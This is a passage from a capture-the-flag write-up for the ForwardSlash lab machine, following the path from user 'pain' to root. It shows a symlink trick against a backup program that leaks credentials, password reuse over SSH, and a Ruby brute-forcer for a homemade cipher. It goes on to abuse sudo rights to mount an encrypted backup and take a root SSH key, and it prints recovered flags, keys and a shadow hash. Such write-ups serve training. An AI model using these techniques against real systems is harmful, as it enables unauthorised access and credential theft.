        only works if backup is taken in same second
------------------------------------------------------------------------

Current Time: 18:51:46
noraj test
```

So we can read a file owned by pain now by modifying our scipt:

```
time=$(date +"%H:%M:%S")
hash=$(printf %s $time | md5sum | cut -d ' ' -f 1)
# create file
ln -s /var/backups/config.php.bak $hash
# call backup
backup
```

Now we can read `/var/backups/config.php.bak`:

```
<?php
/* Database credentials. Assuming you are running MySQL
server with default setting (user 'root' with no password) */
define('DB_SERVER', 'localhost');
define('DB_USERNAME', 'pain');
define('DB_PASSWORD', 'db1f73a72678e857d91e71d2963a1afa9efbabb32164cc1d94dbc704');
define('DB_NAME', 'site');

/* Attempt to connect to MySQL database */
$link = mysqli_connect(DB_SERVER, DB_USERNAME, DB_PASSWORD, DB_NAME);

// Check connection
if($link === false){
    die("ERROR: Could not connect. " . mysqli_connect_error());
}
?>
```

Again let's try credential stuffing on SSH:

```
$ ssh pain@forwardslash.htb
pain@forwardslash.htb's password:
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-91-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
```

```
  System information as of Sun Jul  5 19:12:12 UTC 2020

  System load:  0.0               Processes:            174
  Usage of /:   30.8% of 19.56GB  Users logged in:      1
  Memory usage: 11%               IP address for ens33: 10.10.10.183
  Swap usage:   0%


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

16 packages can be updated.
0 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet
↪  connection or proxy settings


Last login: Thu Mar  5 14:22:04 2020 from 192.168.56.1
pain@forwardslash:~$ cat user.txt
dd552dcd5a367ea132ee2f017dc5a02d
```

2.11 Decrypting the ciphertext

We can run some commands as root:

```
pain@forwardslash:~/encryptorinator$ sudo -l
Matching Defaults entries for pain on forwardslash:
    env_reset, mail_badpass,
↪  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User pain may run the following commands on forwardslash:
    (root) NOPASSWD: /sbin/cryptsetup luksOpen *
    (root) NOPASSWD: /bin/mount /dev/mapper/backup ./mnt/
    (root) NOPASSWD: /bin/umount ./mnt/
```

Let's see what is in pain home directory:

```
pain@forwardslash:~$ ls -lhA
total 40K
lrwxrwxrwx 1 pain root    9 Mar  6 09:43 .bash_history -> /dev/null
-rw-r--r-- 1 pain pain  220 Apr  4  2018 .bash_logout
-rw-r--r-- 1 pain pain 3.7K Apr  4  2018 .bashrc
drwx------ 2 pain pain 4.0K Mar  5 14:22 .cache
drwxr-xr-x 2 pain root 4.0K Mar 24 12:06 encryptorinator
```

```
drwx------ 3 pain pain 4.0K Mar  5 14:22 .gnupg
drwxrwxr-x 3 pain pain 4.0K Mar  6 14:23 .local
-rw-r--r-- 1 pain root  256 Jun  3  2019 note.txt
-rw-r--r-- 1 pain pain  807 Apr  4  2018 .profile
drwx------ 2 pain pain 4.0K Mar 17 20:29 .ssh
-rw------- 1 pain pain   33 Jul  5 18:34 user.txt
```

There is a note file talking about a crypto software.

```
pain@forwardslash:~$ cat note.txt
Pain, even though they got into our server, I made sure to encrypt any important files and
↪  then did some crypto magic on the key... I gave you the key in person the other day, so
↪  unless these hackers are some crypto experts we should be good to go.

-chiv
pain@forwardslash:~$ ls -lhA encryptorinator/
total 8.0K
-rw-r--r-- 1 pain root 165 Jun  3  2019 ciphertext
-rw-r--r-- 1 pain root 931 Jun  3  2019 encrypter.py
```

Also it seems that pain is in the `backupoperator` group.

```
pain@forwardslash:~$ id
uid=1000(pain) gid=1000(pain) groups=1000(pain),1002(backupoperator)
```

So we can now see what is in `/var/backups/recovery/`:

```
pain@forwardslash:~$ ls -lhA /var/backups/recovery/encrypted_backup.img
-rw-r----- 1 root backupoperator 954M Mar 24 12:12 /var/backups/recovery/encrypted_backup.img
```

An encrypted backup! We must take a look to the crypto-soft to break that.

Let's look a this ugly python script `encrypter.py`:

```python
def encrypt(key, msg):
    key = list(key)
    msg = list(msg)
    for char_key in key:
        for i in range(len(msg)):
            if i == 0:
                tmp = ord(msg[i]) + ord(char_key) + ord(msg[-1])
            else:
                tmp = ord(msg[i]) + ord(char_key) + ord(msg[i-1])

            while tmp > 255:
                tmp -= 256
```

```
            msg[i] = chr(tmp)
    return ''.join(msg)

def decrypt(key, msg):
    key = list(key)
    msg = list(msg)
    for char_key in reversed(key):
        for i in reversed(range(len(msg))):
            if i == 0:
                tmp = ord(msg[i]) - (ord(char_key) + ord(msg[-1]))
            else:
                tmp = ord(msg[i]) - (ord(char_key) + ord(msg[i-1]))
            while tmp < 0:
                tmp += 256
            msg[i] = chr(tmp)
    return ''.join(msg)


print encrypt('REDACTED', 'REDACTED')
print decrypt('REDACTED', encrypt('REDACTED', 'REDACTED'))
```

It's a custom block cipher, so the only things that matter is to find the key lenght and the first character of the key which much more simple than guessing the exact key. Maybe the beginning for the decrypted text will be messed up but with luck we won't need it.

Let's download the ciphertext locally:

```
$ scp pain@forwardslash.htb:/home/pain/encryptorinator/ciphertext ./
```

As I am more at ease with Ruby than with Python, I rewrote the `decrypt()` method in Ruby and then made a script to bruteforce an approximative key.

```
#!/usr/bin/env ruby

def decrypt(key, msg)
  key = key.chars
  msg = msg.chars
  tmp = 0
  key.reverse.each do |char_key|
    (0...msg.size).reverse_each do |i|
      if i == 0
        tmp = msg[i].ord - (char_key.ord + msg[-1].ord)
      else
        tmp = msg[i].ord - (char_key.ord + msg[i-1].ord)
      end
      while tmp < 0
        tmp += 256
      end
```

```
      msg[i] = tmp.chr
    end
  end
  return msg.join
end

ciphertext = File.binread('ciphertext')
words = ['encrypt', 'key', 'backup', 'password']
found_key = false

(1..100).each do |key_length|
  ('a'..'z').each do |c|
    guessed_key = c * key_length
    d = decrypt(guessed_key, ciphertext)
    if words.any? { |word| d.include?(word) }
      puts "Approximate key: #{guessed_key}"
      puts "Partially decrypted text: #{d}"
      found_key = true
      break
    end
    break if found_key
  end
end
```

Now let's run it:

```
$ ruby bf.rb
Approximate key: ttttttttttttttttt
Partially decrypted text: .$7C..q8..4.l'you liked my new encryption tool, pretty secure huh,
↪  anyway here is the key to the encrypted image from /var/backups/recovery:
↪  cB!6%sdH8Lj^@Y*$C2cf.
```

The crypto part is not interesting me so I won't develop the explanation more than that but you can take a look at IppSec video to see the reasoning.

2.12 Elevation of Privilege: from pain to root

```
$ pain@forwardslash:~/encryptorinator$ file /var/backups/recovery/encrypted_backup.img
/var/backups/recovery/encrypted_backup.img: LUKS encrypted file, ver 1 [aes, xts-plain64,
↪  sha256] UUID: f2a0906a-c412-48db-8c18-3b72443c1bdf
```

Now it's pretty clear we have to mount the LUKS container with the password we just found.

Let's see the commands we can run as root again:

```
pain@forwardslash:~/encryptorinator$ sudo -l
Matching Defaults entries for pain on forwardslash:
    env_reset, mail_badpass,
↪   secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User pain may run the following commands on forwardslash:
    (root) NOPASSWD: /sbin/cryptsetup luksOpen *
    (root) NOPASSWD: /bin/mount /dev/mapper/backup ./mnt/
    (root) NOPASSWD: /bin/umount ./mnt/
```

First we open the LUKS container and create a mount point.

```
pain@forwardslash:~/encryptorinator$ sudo /sbin/cryptsetup luksOpen
↪   /var/backups/recovery/encrypted_backup.img backup
Enter passphrase for /var/backups/recovery/encrypted_backup.img: cB!6%sdH8Lj^@Y*$C2cf

pain@forwardslash:~/encryptorinator$ mkdir -p /tmp/noraj2/mnt

pain@forwardslash:~/encryptorinator$ cd /tmp/noraj2
```

Then we can mount the openned container:

```
pain@forwardslash:/tmp/noraj2$ sudo /bin/mount /dev/mapper/backup ./mnt/
```

The mounted device contains only one file:

```
pain@forwardslash:/tmp/noraj2$ cat mnt/id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEA9i/r8VGof1vpIV6rhNE9hZfBDd3u6S16uNYqLn+xFgZEQBZK
RKh+WDykv/gukvUSauxWJndPq3F1Ck0xbcGQu6+1OBYb+fQ0B8raCRjwtwYF4gaf
yLFcOS111mKmUIB9qR1wDsmKRbtWPPPvgs2ruafgeiHujIEkiUUk9f3WTNqUsPQc
u2AG//ZCiqKWcWn0CcC2EhWsRQhLOvh3pGfv4gg0Gg/VNNiMPjDAYnr4iVg4XyEu
NWS2x9PtPasWsWRPLMEPtzLhJOnHE3iVJuTnFFhp2T6CtmZui4TJH3pij6wYYis9
MqzTmFwNzzx2HKS2tE2ty2c1CcW+F3GS/rn0EQIDAQABAoIBAQCPfjkg7D6xFSpa
V+rTPH6GeoB9C6mwYeDREYt+lNDsDHUFgbiCMk+KMLa6afcDkzLL/brtKsfWHwhg
G8Q+u/8XVn/jFAf0deFJ1XOmr9HGbA1LxB6oBLDDZvrzHYbhDzOvOchR5ijhIiNO
3cPx0t1QFkiiB1sarD9Wf2Xet7iMDArJI94G7yfnfUegtC5y38liJdb2TBXwvIZC
vROXZiQdmWCPEmwuE0aDj4HqmJvnIx9P4EAcTWuY0LdUU3zZcFgYlXiYT0xg2N1p
MIrAjjhgrQ3A2kXyxh9pzxsFlvIaSfxAvsL8LQy2Osl+i80WaORykmyFy5rmNLQD
Ih0cizb9AoGBAP2+PD2nV8y20kF6U0+JlwMG7WbV/rDF6+kVn0M2sfQKiAIUK3Wn
5YCeGARrMdZr4fidTN7koke02M4enSHEdZRTW2jRXlKfYHqSoVzLggnKVU/eghQs
V4gv6+cc787HojtuU7Ee66eWj0VSr0PXjFInzdSdmnd93oDZPzwF8QUnAoGBAPhg
e1VaHG89E4YWNxbfr739t5qPuizPJY7fIBOv9Z0G+P5KCtHJA5uxpELrF3hQjJU8
6Orz/0C+TxmlTGVOvkQWij4GC9rcOMaP03zXamQTSGNROM+S1I9UUoQBrwe2nQeh
i2B/AlO4PrOHJtfSXIzsedmDNLoMqO5/n/xAqLAHAoGATnv8CBntt11JFYWvpSdq
tT38SlWgjK77dEIC2/hb/J8RSItSkfbXrvu3dA5wAOGnqI2HDF5tr35JnR+s/JfW
woUx/e7cnPO9FMyr6pbr5vlVf/nUBEde37nq3rZ9mlj3XiiW7G8i9thEAm471eEi
/vpe2QfSkmk1XGdV/svbq/sCgYAZ6FZ1DLUylThYIDEW3bZDJxfjs2JEEkdko7mA
```

```
1DXWb0fBno+KWmFZ+CmeIU+NaTmAx520BEd3xWIS1r8lQhVunLtGxPKvnZD+hToW
J5IdZjWCxpIadMJfQPhqdJKBR3cRuLQFGLpxaSKBL3PJx1OID5KWMa1qSq/EUOOr
OENgOQKBgD/mYgPSmbqpNZI0/B+6ua9kQJAH6JS44v+yFkHfNTW0M7UIjU7wkGQw
ddMNjhpwVZ3//G6UhWSojUScQTERANt8R+J6dR0YfPzHnsDIoRc7IABQmxxygXDo
ZoYDzlPAlwJmoPQXauRl1CgjlyHrVUTfS0AkQH2ZbqvK5/Metq8o
-----END RSA PRIVATE KEY-----
```

This must be the root SSH key.

```
$ chmod 600 id_rsa_root
$ ssh root@forwardslash.htb -i id_rsa_root
```

Let's grab the loot!

```
root@forwardslash:~# cat root.txt
12c0583823e80694824b9dd3e6c2ae93

root@forwardslash:~# cat /etc/shadow | grep root
root:$6$daB3I84E$NnzV4cHTAgWsPGWoBKLO2W6NotitrAk6udeTh0cxvXWHIkDXZQtss13QP2gTgFOMdIYdQ8CtvSxzznHI.nVmW.:18326:
```